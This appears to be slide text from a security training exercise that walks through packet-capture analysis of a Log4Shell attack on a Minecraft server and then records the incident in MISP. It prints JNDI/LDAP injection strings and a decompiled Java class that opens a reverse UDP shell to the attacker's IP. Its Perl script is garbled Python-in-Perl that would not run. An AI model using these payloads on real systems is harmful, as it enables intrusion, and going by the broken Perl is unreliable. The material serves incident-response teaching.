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Figure: CSI: NY - S4E20

Exercise duration: 10 minutes

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
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
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Statistics -> IPv4 Statistics -> All Addresses



Topic / Item	Count	Average	Min Val	Max Val	Rate (ms)	Percent	Burst Rate	Burst Start
▼ All Addresses	6289				0,0792	100%	5,3500	73,572
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178.249.193.69	3082				0,0388	49,01%	1,2900	1,250
18.212.74.161	2905				0,0366	46,19%	3,9400	73,572
142.251.33.206	266				0,0033	4,23%	1,3900	73,572
46.101.25.250	18				0,0002	0,29%	0,0400	35,317
172.31.0.2	16				0,0002	0,25%	0,0400	35,220
169.254.169.123	2				0,0000	0,03%	0,0200	71,321

Display filter: Apply

Copy Save as... Close


Useful filters:

- `ip.addr == 10.10.10.10 && ip.addr == 20.20.20.20`
- `dns.flags.rcode != 0`

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Wireshark tips



1. First one is for filtering the communication between two IP addresses only, second one shows failed dns requests, which can potentially be a C2 beaconing

EXERCISE 2: IN-DEPTH ANALYSIS 1/2

1. Identify **Attacker** connection to the **Minecraft Server**
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LDAP payloads

```

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${jndi:ldap://18.212.74.161/${java:vm}}
${jndi:ldap://18.212.74.161/${java:locale}}
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EXERCISE 3: PAYLOAD DELIVERY AND RCE 1/2

Identify the TCP stream where the **Attacker** delivered the RCE payload to the **Minecraft Server**

- Search for LDAP traffic after the last JNDI payload
- Payload delivery is over HTTP
- HTTP objects can be exported easily in Wireshark
File → Export Objects → HTTP...
- What does the payload do?
- Identify which commands the **Attacker** run abusing the RCE

Exercise duration: 15 minutes

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Exercise 3: Payload delivery and RCE 1/2

1. The payload is a reverse UDP shell connecting to remote port 6666 on the attackers machine.
2. The payload can be easily decompiled with Jadx
3. filter reverse shell interaction: ip.src==18.212.74.161 && udp
4. The attacker runs the following commands:
5. packet 5202: ls
6. packet 5211: whoami
7. packet 5216: id
8. packet 5202: pwd
9. packet 5238: wget
<http://www.youtube.com/watch?v=dQw4w9WgXcQ>
10. packet 6308: exit


EXERCISE 3: PAYLOAD DELIVERY AND RCE 2/2

```
// ExecTemplateJDK8.class
package defpackage;

/* renamed from: ExecTemplateJDK8 reason: default package */
public class ExecTemplateJDK8 {
    static {
        try {
            Runtime.getRuntime().
                exec(System.getProperty("os.name").toLowerCase().contains("win")
                    ? new String[] {
                        "cmd.exe", "/C",
                        "sh -i >& /dev/udp/18.212.74.161/6666 o>&1"
                    }
                    : new String[] {
                        "/bin/bash", "-c",
                        "sh -i >& /dev/udp/18.212.74.161/6666 o>&1"
                    });
        } catch (Exception e) {
            e.printStackTrace();
        }
        System.out.println();
    }
}
```


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
1. packet 5: legit player connects to Minecraft server and plays normally
2. packet 1540: attacker connects to server via python script
3. packet 2488-2496: attacker sends chat that triggers dns probe to interactsh (dns)
4. packet 3378: attacker leaks user (dns)
5. packet 3619: attacker leaks java (dns)
6. packet 3798: attacker leaks java version (ldap)
7. packet 4049: attacker leaks OS (ldap)
8. packet 4266: attacker leaks java VM (ldap)
9. packet 4468: attacker leaks java locale (ldap)
10. packet 4729: attacker leaks HW (ldap)
11. tcp.stream eq 33: attacker delivers UDP reverse shell payload (ldap & http)
12. udp.stream eq 12: attacker runs a few cmds via reverse shell and exits

■ Describing actors and their interactions in MISP




└─ MISP Encoding: Event

1. Create a new Event in MISP
2. Create a network/domain-ip object for our Minecraft Server
3. Create a network/domain-ip object for the Player
4. Create a network/domain-ip object for the Attacker
5. Fill each object first/last seen properties
6. Fill each object with all the ports identified
7. Create references between the objects
8. Player->[connects-to]->Minecraft Server
9. Attacker->[uses-for-recon]->*.interact.sh
10. Attacker->[compromised]->Minecraft Server




■ Adding fine-grained information



└─ MISP Encoding: Timeline

1. Add a network/domain-ip objects with first/last seen for each DNS exfiltration
2. Add a network/domain-ip objects with first/last seen for each LDAP exfiltration
3. Objects are preferred as they can have references between each other.
4. Add a file/malware sample for the Java payload
5. Add an attribute describing each command the attacker run with its timestamp



■ Adding contextual information such as tags and galaxy clusters

The screenshot shows the MISP interface with a tabbed view. The 'Tags' tab is active, displaying a list of tags for an object. The tags include 'Attacker', 'tip:red', 'ms-car0-malware-full:malware-platform="Java"', 'adversary:infrastructure-status="own-and-operated"', and 'ms-car0-malware-full:malware-type="Exploit"'. Below the tags, there is a section for 'Galaxies' which lists several attack patterns from the MITRE ATT&CK framework, including 'Exfiltration Over Alternative Protocol - T1048', 'Unix Shell - T1059.004', 'Scripting - T1064', 'Application Layer Protocol - T1071', 'DNS - T1071.004', 'Compromise Software Dependencies and Development Tools - T1195.001', 'Malicious File - T1204.002', and 'Application or System Exploitation - T1499.004'.

└─ MISP Encoding: Context

1. Explain the importance of adding tags
2. Explain why use event, object, or attribute level tags
3. Showcase usage of MITRE ATT&CK galaxy



Push all failed DNS requests as attributes to a MISP event

```
#!/var/www/MISP/venv python3.8
# -*- coding: utf-8 -*-
```

```
from pymisp import PyMISP, MISPAttribute, MISPSighting
from scapy.all import *
import sys
```

```
api = PyMISP("https://YOUR_MISP_HOST/", "YOUR_API_KEY")
```

```
if len(sys.argv) < 2:
    exit("usage: python populate_event.py [capture.pcap] [event_id]")
```

```
pcap = rdpcap(sys.argv[1])
event_id = sys.argv[2]
```

```
for pkt in pcap:
    dns_pkt = pkt.getlayer('DNS')
    if dns_pkt and pkt.opcode == 0 and dns_pkt.rcode != 0:
        attr = MISPAttribute()
        attr.type = 'domain'
        attr.to_ids = True
        attr.comment = 'dns exfiltration'
        attr.first_seen = float(pkt.time)
        attr.value = dns_pkt.qd.qname.decode("utf-8").rstrip(".")
        res = api.add_attribute(event_id, attr, pythonify=True)
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└─ MISP Automation: PyMISP and Scapy 1/2

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```
#!/usr/bin/perl
# -*- coding: utf-8 -*-

use strict;
use warnings;
use LWP::Simple;
use MIME::Base64;
use JSON;

my $url = "https://YOUR_MISP_HOST/";
my $api_key = "YOUR_API_KEY";

my $event_id = 1;

my $usage = "python populate_event.py [capture.pcap] [event_id]";

my $pcap = $ARGV[0];
my $event_id = $ARGV[1];

my $dns_pkt = $ARGV[2];

if ($pcap and $event_id) {
    my $pcap_data = rdpcap($pcap);
    my $event_id = $event_id;

    for my $pkt ($pcap_data->packets) {
        my $dns_pkt = $pkt->getlayer('DNS');
        if ($dns_pkt and $pkt->opcode == 0 and $dns_pkt->rcode != 0) {
            my $attr = MISPAttribute();
            $attr->type = 'domain';
            $attr->to_ids = 1;
            $attr->comment = 'dns exfiltration';
            $attr->first_seen = $pkt->time;
            $attr->value = $dns_pkt->qd->qname->decode('utf-8').rstrip('.');
            my $res = api->add_attribute($event_id, $attr, pythonify=1);
        }
    }
}
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        if res['errors'] and dup_error_msg in res['errors'][1]['errors']['value']:
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

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BONUS: MISP-WIRESHARK

- misp-wireshark can be used to export information from a pcap file to MISP format



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Bonus: misp-wireshark

1. Explain how to add the plugin to Wireshark
2. Go to "Wireshark" -> "Tools" -> "MISP: Export to MISP format" use the following filter: "tcp.stream eq 34" and hit OK
3. Copy the json contents from the pop-up window
4. In your MISP instance, open the exercise event and on the menu on the left select: "Populate from..." -> "Populate using a JSON file containing MISP event content data"
5. Paste the copied json from Wireshark and click on Submit.

